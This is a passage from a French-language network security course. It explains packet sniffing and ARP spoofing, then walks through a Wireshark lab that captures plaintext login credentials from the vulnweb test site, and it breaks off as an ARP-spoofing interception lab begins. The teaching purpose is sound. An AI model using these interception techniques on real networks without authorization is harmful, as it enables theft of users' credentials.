Le reniflage de paquets est le processus d'interception et d'analyse du trafic réseau pour recueillir des données à partir de paquets transmis sur un réseau. Il fonctionne en utilisant un logiciel ou un périphérique matériel, connu sous le nom de renifleur de paquets, pour capturer et analyser les paquets de données lorsqu'ils voyagent sur le réseau.

Le renifleur de paquets examine l'en-tête et la charge utile de chaque paquet pour déterminer sa source et sa destination, ainsi que le type de données qu'il contient.

Ces informations peuvent être utilisées à diverses fins, telles que la surveillance des performances du réseau, le dépannage des problèmes de réseau, la détection des failles de sécurité et la collecte

de données à des fins d'analyse.

Cependant, le reniflage de paquets peut également être utilisé de manière malveillante pour voler des informations sensibles, telles que des identifiants de connexion ou des données sensibles, c'est pourquoi il est important de sécuriser les réseaux contre les attaques de reniflage de paquets.

3.5.5 Types de reniflage de paquets

Maintenant, après avoir appris ce qu'est le reniflage de paquets et comment fonctionne le reniflage de paquets, nous allons maintenant examiner les types de reniflage de paquets.

Il existe principalement deux types de reniflage de paquets dont nous parlerons un par un

3.5.5.1 Reniflage actif de paquets

- Le reniflage actif est une technique utilisée dans la sécurité informatique pour capturer et analyser le trafic réseau en modifiant activement l'environnement réseau. Contrairement au reniflage passif, qui écoute simplement le trafic réseau sans interférer, le reniflage actif consiste à envoyer des paquets au réseau afin de perturber les opérations normales ou de recueillir des informations.
- Le reniflage actif est généralement effectué sur des réseaux commutés, où les données sont transmises uniquement entre les périphériques source et de destination, et non vers tous les périphériques du réseau. Pour effectuer un reniflage actif sur un réseau commuté, un attaquant doit trouver un moyen d'inciter le commutateur à transférer le trafic destiné à d'autres appareils vers l'appareil de l'attaquant.
- Une méthode courante de reniflage actif est l'usurpation d'adresse ARP (Address Resolution Protocol), où l'attaquant envoie de faux messages ARP au réseau, prétendant être l'adresse IP d'un appareil cible. Le commutateur transfère ensuite tout le trafic destiné à l'appareil cible vers l'appareil de l'attaquant, permettant à l'attaquant de capturer et d'analyser




Figure 76:Reniflage actif de paquets

3.5.5.2 Reniflage passif de paquets

- Le reniflage passif est une méthode de capture des paquets de données réseau qui sont transmis sur un réseau sans interférer avec les opérations normales du réseau. Cette technique est utilisée pour surveiller le trafic réseau et recueillir des informations telles que les adresses IP, les mots de passe, le contenu des e-mails et d'autres informations sensibles.
- Le reniflage passif est effectué en plaçant un renifleur de réseau sur un segment de réseau, ce qui lui permet d'écouter tout le trafic transmis sur le réseau. Le renifleur capture les paquets de données et les analyse pour recueillir des informations. Ces informations peuvent être utilisées à des fins malveillantes telles que le vol d'informations sensibles ou

- à des fins éthiques telles que l'analyse du réseau et le dépannage.
- Le reniflement passif est différent du reniflement actif. Le reniflage passif est considéré comme une forme d'attaque passive car il n'interfère pas avec le fonctionnement normal du réseau.




Figure 77:Reniflage passif de paquets

3.5.6 Les vulnérabilités

- Vulnérabilité du protocole de communication : Les protocoles de communication non sécurisés peuvent être facilement interceptés par un attaquant, ce qui peut permettre à l'attaquant de capturer des informations sensibles telles que des identifiants de connexion.
- Vulnérabilité de l'authentification : Les informations d'identification telles que les noms d'utilisateur et les mots de passe peuvent être interceptées lors d'une attaque de sniffing, ce qui peut permettre à un attaquant de compromettre les comptes utilisateur.
- Vulnérabilité des réseaux sans fil : Les réseaux sans fil peuvent être vulnérables à une attaque de sniffing, ce qui peut permettre à un attaquant de capturer des informations sensibles telles que des identifiants de connexion.
- Vulnérabilité des applications Web : Les applications Web peuvent être vulnérables aux attaques de sniffing, ce qui peut permettre aux attaquants de capturer des données sensibles telles que des informations de carte de crédit.

3.5.7 LAB :

But

Le but de cette lab est utilisé Wireshark pour les expériences, la capture de paquets et l'analyse de protocole.

Matériel utilisé

- Machine victime : la machine victime sera n'importe quelle machine, que ce soit votre téléphone Android, Windows, macOS ou Linux, dans mon cas, j'utiliserai la même machine Kali. Fondamentalement, nous avons besoin d'un appareil pour générer du trafic afin de pouvoir capturer des paquets
- Machine de l'attaquant : la machine sur laquelle vous avez installé Wireshark sera votre machine de l'attaquant. Dans mon cas, c'est Kali Linux .
- Wireshark

Commencer

Étape 1 : Dans votre Kali Linux, ouvrez le terminal et tapez la commande indiquée ci-dessous.

Wireshark

Vous pouvez voir la même chose dans la capture d'écran ci-dessous. Il vous suffit d'attendre quelques secondes et l'outil Wireshark s'ouvrira




Figure 78: ouvrir Wireshark

Étape 2 : Une fois que votre Wireshark démarre, vous pouvez voir de nombreuses interfaces réseau, avec chaque interface, vous pouvez voir qu'il y a une vague, ce qui indique que le réseau a un flux de trafic.




Figure 79: Interfaces réseau et flux de trafic capturés dans Wireshark

Étape 3 : Avant d'entrer dans une interface, voyons ce que nous devons ouvrir dans notre machine victime.

J'utilise donc le site Web [vulnweb](#) pour démontrer la pratique. Ce site Web est ouvert dans mon Kali Linux. Vous pouvez l'ouvrir sur n'importe quel appareil où vous voulez, mais assurez-vous simplement qu'il est connecté au même réseau où vos autres appareils sont connectés, c'est-à-dire sur le même Wi-Fi.

Vous pouvez voir la même chose dans la capture d'écran ci-dessous.




Figure 80:ouverture du site vulnérable sur Kali Linux

Étape 4 : Comme vous pouvez le voir dans l'image ci-dessous eth0, any, Bluetooth-monitor etc... sont les interfaces disponibles sur ma machine, je sélectionne eth0 car la machine victime fonctionne sur l'interface eth0 dans mon cas, l'interface sélectionnée est surligné en couleur dans l'instantané ci-dessous.

Dans votre cas, l'interface peut sembler différente. Si vous utilisez le Wi-Fi, le nom de l'interface peut commencer par Wi-Fi. Avant de choisir une interface, assurez-vous qu'elle est active et que vous pouvez facilement l'examiner en vérifiant les vagues devant l'interface.




Figure 81:Sélection de l'interface eth0 pour la capture dans Wireshark

Étape 5 : Cliquez sur Démarrer la capture des paquets après avoir sélectionné l'interface, vous pouvez voir dans la capture d'écran ci-dessous la capture de paquets de démarrage Wireshark.




Figure 82:Démarrage de la capture de paquets dans Wireshark pour l'interface sélectionnée

Étape 6 : Accédez au site Web [vulnweb](http://vulnweb.com/login.php) et entrez le nom d'utilisateur des informations d'identification comme test et le mot de passe comme test, puis cliquez sur connexion. Vous pouvez saisir les informations d'identification de votre choix.




Figure 83:Connexion au site Web vulnweb avec des informations d'identification personnalisées

Étape 7 : Après avoir cliqué sur la connexion, accédez à Wireshark et arrêtez de capturer les paquets réseau. Le bouton est dans le coin supérieur droit en rouge. Après cela, vous pouvez voir qu'il y a beaucoup de paquets et qu'il est difficile de trouver le paquet particulier, donc pour trouver le paquet, vous devez filtrer les paquets en entrant le nom du protocole, ici nous savons que le site Web utilise HTTP protocole donc j'ai entré le mot-clé HTTP dans la barre de recherche.




Figure 84:Arrêt de la capture de paquets dans Wireshark et filtrage par protocole HTTP

Étape 8 : Après avoir filtré le paquet, vous pouvez voir les paquets de protocole HTTP, cliquez maintenant avec le bouton droit sur le paquet de protocole HTTP, et vous pouvez voir de nombreuses options disponibles, accédez à l'option **Follow** après quoi vous pouvez voir **TCP stream** et **HTTP stream**, cliquez sur Option **TCP stream**.




Figure 85:Sélection du flux TCP dans les paquets filtrés HTTP dans Wireshark

Etape 9 : Après avoir cliqué sur l'option **TCP stream**, une nouvelle fenêtre s'ouvrira et vous devrez rechercher les mots-clés **uname** et **pass** dans le paquet, comme vous pouvez le voir dans l'image ci-dessous dans mon cas, **uname** et **pass** affichent les informations d'identification.




Figure 86:Recherche d'informations d'identification dans le flux TCP

La fin de lab

3.6 ARP Spoofing attack

3.6.1 C'est quoi le protocole ARP ?

Le protocole ARP (Address Resolution Protocol) est utilisé pour traduire les adresses IP en adresses MAC et vice versa, permettant ainsi aux appareils de communiquer sur un réseau. Les hôtes maintiennent une table de correspondance appelée cache ARP pour faciliter ces traductions.

Lorsqu'un hôte souhaite communiquer avec un appareil dont il ne connaît pas l'adresse MAC, il envoie une demande ARP pour obtenir cette information des autres appareils du réseau. Cependant, le protocole ARP présente des vulnérabilités de sécurité, telles que l'absence de vérification des réponses ARP, ce qui ouvre la porte aux attaques de détournement ARP.

Le protocole ARP fonctionne uniquement avec les adresses IP du protocole IPv4, qui utilise des adresses de 32 bits. Pour le protocole IPv6 plus récent, un autre protocole appelé NDP (Neighbor

Discovery Protocol) est utilisé, offrant une sécurité renforcée grâce à l'utilisation de clés cryptographiques pour vérifier l'identité des hôtes. Toutefois, en raison de la prévalence d'IPv4 sur Internet, le protocole ARP est toujours largement utilisé.

3.6.2 C'est quoi ARP Spoofing (ARP Poisoning)?




Figure 87:C'est quoi ARP Spoofing (ARP Poisoning)?

Le principe de base derrière le ARP spoofing est d'exploiter l'absence d'authentification dans le protocole ARP en envoyant de faux messages ARP sur le réseau local (LAN).

Les attaques ARP spoofing peuvent être lancées à partir d'un hôte compromis sur le réseau local (LAN), ou à partir de la machine d'un attaquant connecté directement au réseau cible.

En général, le but de l'attaque est d'associer l'adresse MAC de l'hôte de l'attaquant à l'adresse IP d'un hôte cible, de sorte que tout le trafic destiné à l'hôte cible sera envoyé à l'hôte de l'attaquant.

L'attaquant peut choisir d'inspecter les paquets (espionnage), tout en faisant suivre le trafic à la destination par défaut réelle pour éviter d'être découvert, de modifier les données avant de les faire suivre (attaque de l'homme du milieu), ou de lancer une attaque par déni de service en provoquant la suppression de certains ou de tous les paquets sur le réseau.

3.6.3 Les vulnérabilités

- Communications non chiffrées : Lorsque les données sont transmises sans être chiffrées, un attaquant peut les intercepter et les lire facilement. Cela peut se produire sur des réseaux non sécurisés, tels que les réseaux Wi-Fi publics.
- Certificats SSL/TLS falsifiés : Les certificats SSL/TLS sont utilisés pour garantir que les sites web sont authentiques et sécurisés. Cependant, les attaquants peuvent utiliser des certificats SSL/TLS falsifiés pour tromper les utilisateurs et intercepter leurs

communications.

- Wi-Fi public non sécurisé : Les réseaux Wi-Fi publics sont souvent non sécurisés et peuvent être facilement piratés pour intercepter les communications des utilisateurs.

3.6.4 LAB :

But

- Intercepter la communication entre 2 appareils dans un réseau commuté

Logiciels utilisés

- Kali Linux
- 2 appareils
- Wireshark

Installation

